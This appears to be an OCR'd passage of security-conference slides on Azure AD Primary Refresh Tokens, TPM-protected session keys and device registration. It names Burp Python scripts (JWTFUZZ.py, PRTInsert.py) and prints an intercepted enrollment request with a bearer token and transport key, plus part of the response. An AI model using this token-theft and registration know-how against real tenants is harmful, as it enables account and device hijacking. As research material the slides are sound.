


JWTFUZZ.py

Burp + Python = Love ??

Burp Python Scripter – python (jython) scripts inside Burp

PRTInsert.py



PRT – primary refresh token
I want PRT – you know where it is
I want session key – you know where it is

Cool ? – No, TPM! (ngch -> ngc)

TPM – WTF ?

January 1999 Compaq, HP, IBM, Intel and Microsoft – Trusted Computing Platform Alliance (TCPA)

April 2003 – Trusted Computing Group (TCG)

March 2011 – TPM Main Specification Version 1.2

April 2014 – TPM Library Specification 2.0

November 2019 – ISO/IEC 11889:2015

Documentaion(~1000p) + https://github.com/microsoft/ms-tpm-20-ref + https://github.com/microsoft/TSS.MSR = a little bit of understanding

PRT – SessionKey (TPM is enabled)


I want PRT !

… RSA transport privkey + pubkey …


… RSA transport pubkey -> Microsoft …

… Microsoft encrypt sessionkey via RSA transport pubkey -> Windows …

… Windows decrypt via RSA transport privkey –> sessionkey …



TPM – device registration



Request

Pretty Raw Hex

```
POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
Host: enterpriseregistration.windows.net
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSIsImtpZCI6IjJa
VbZwmJ4xUNkLTehrODEXJgVozcjJ6d81-Fmx6_qrAK2KiCZf9tmpVofH5lEJQeiQlBbcn220Qg8YsUacWWBlOGdE05xYj1kk
6L-AZhgSNmfKLKewXr1seqdLUDgkzoorx3Ftdzn2MyzMxVcY8of-IfTeZzgAqu06VcPZJz56K55dlYRrEDIpHO_R3A
User-Agent: Dsreg/10.0 (Windows 10.0.19043.1200)
Ocp-Adrs-Client-Name: Dsreg
Ocp-Adrs-Client-Version: 10.0.19041.1200
Return-Client-Request-Id: true
Client-Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
Content-Length: 3379

{
  "CertificateRequest":{
    "Type":"pkcs10",
    "Data":
    "MIICdTCCAV0CAQAwMDEuMCwGA1UEAxMlNOU5ODBBRDktQjg2RC00MzA2LTk0MjUtOUFDMDY2RkIwMTRBADCCASIwDQY
    JKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOl6lRiCRb5T3dT+TYdwWBLHXw+6q+2azuaHKmzd17+YgCOz9L4c4y5JST4
    1qKpeSpz+9Izdc+NmGqijSuXg52xVkbACuMWJAfWML8DnX7xrZrdQgrQOeY+vnWXBpJ63pIOaN+XD8CmpJE3QKJDyaVh
    sw6OPuigyWQjI4NjwnX+YALW/sPLfAAMsLqD5kSWglsQOz8GVOlZzacJVwef0lIYrn1TkqELVepMEBMHYKcZdiQW3zka
    mvEyNNrYeVVnQt5mR"
  },
  "TransportKey":
  "UENQTTgAAAACAAAAAgAAADwBAADgAAAAAAAAAAAACwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABOgABAAsAAwRyACCd/
  8vzbDg65pn7mGjcbcuJ1xU4hL4oA5IsEkFYv60irgAGAIAAQwAQCAAAAAAAAQDjzY760Jq/fLweTp3DuPyNTGlOiy96SQM
  LytZyb8xFcWbydQd1QNWdduhNv0MndL1QvG7tUoxZ2A4ty6iJdzVi/s5NENYv5K7J/AoGpSy5wlPvL87wUTFE+AxX9NRqe
  s1jTO0AOQFaOlRCDzmYYT/LwzIf6liFPZVhT9Tv1OJGZH4WHpWXSiM86BwldpgNwnK+S1BNd15j5b7+buA7HBKx24nYSSD
  8zsaDFKuRrIPMuP1bE4FxnOxifkPLH7O+dDmKtgxF1x+2be5+tR8DJIBvc4OZciNJk7pKky4+lTlMYBL0hFJB4Li3jGP/T
  q4zvY1+s43SPgiMakEZZCm6PnXdAN4AIMVJ7iKU/xSIf1zh+ud1FGJu32PLCQJwJVX2MLOCBAN4ABAyg2vH5BtX5UFgwqR
  TnferC+YkNqNZmAMIiDtYGF9Q0Ol42D2mggOQFkhkTwD0dwfcYfhDBHIndecUUOKbkajJ8WXYQdCtZ/gqX3uGf5m3EtXeg
  SNuQ+H/OnIgQhQ3WvBlLIAw9CDY3ao0EcRUb6ZlJpgsTuDGZ6zMSevAM0dXxH34i42TqKRfPntDfFbwtCaRFADjJutgKnW
  svcvIt6ecmA49dESS7+U6AZrTR/dLTgcwuG+aD52myM4AAAAGACCPzSFpq5JpTgxjPxq3coQrgkG7wgKImB/HrB7dwf3bD
  gAg5Sn11hEocpVOjtZgURe3V+I3xuGVE6lJ/uHyBMRYAjoAIK8spWlpnENqIQBvHLiidWyYvBx2WjVZxf4cP15yKKfnACD
  EE6hHsRESscvd1Oyk2qoVoYUsHDu6V0YdJXYF89WvUwAAACAEjpo6zghYP3nzRP94W76p8HrH+jMls9SaId1RlMZYUA==",
  "TargetDomain":"kkse44.onmicrosoft.com",
  "DeviceType":"Windows",
  "OSVersion":"10.0.19043.1200",
  "DeviceDisplayName":"HOME-PC",
  "JoinType":4,
```

Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Length: 1654
Content-Type: application/json
Client-Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
Request-Id: e45f5234-763d-4971-9a6e-90c9ad8f0eb2
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Fri, 19 Aug 2022 17:43:43 GMT

{
  "Certificate":{
    "Thumbprint":"FDB6720C63F293D635DEEEF658489D1673B7181B",
    "RawBody":
    "MIID8jCCAtqgAwIBAgIQ3MUEmlpwgpRNFOOultShrTANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV
    0MBUGCgmSJomT8ixkARkWB3dpbmRvd3MwHQYDVQQDExZNUylPcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmF
    jYTQtM2U4MSOONmNhLTljNzMtMDk1MGMxZWFjYTk3MB4XDTIyMDgxOTE3MTM0MFoXDTMyMDgxOTE3NDM0MFowLzEtMCs
    GA1UEAxMkNmViNDQxNmMtMDM1ZCOON2NhLWI2YTYtZmVhNGMzY2IzMDNjMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMII
    BCgKCAQEA6XqVGIJFvlPd1P5Nh3BYEsdfD7qr7ZrO5ocqbN3Xv5iAI7POvhzjLklJPg6tWFsB0Bnj8kIl/uIlIueLjrs
    BIxjwe5VOh+7+ubGsfvplGklptGdGiCJwax/CmCtsUjKdx/NfGBWmKSUBI8xkEPNXaLYOwQONqWYfBrM7Wco8h2g5zEm
    DY8u+GNtAoS8vmAlioACV8e2AVHNNNos+mTvdU8EGdOHC4/v0S4ZY+Pv9cbouzQOva4n35MECrpvR59x6RT2vAvdBVx3
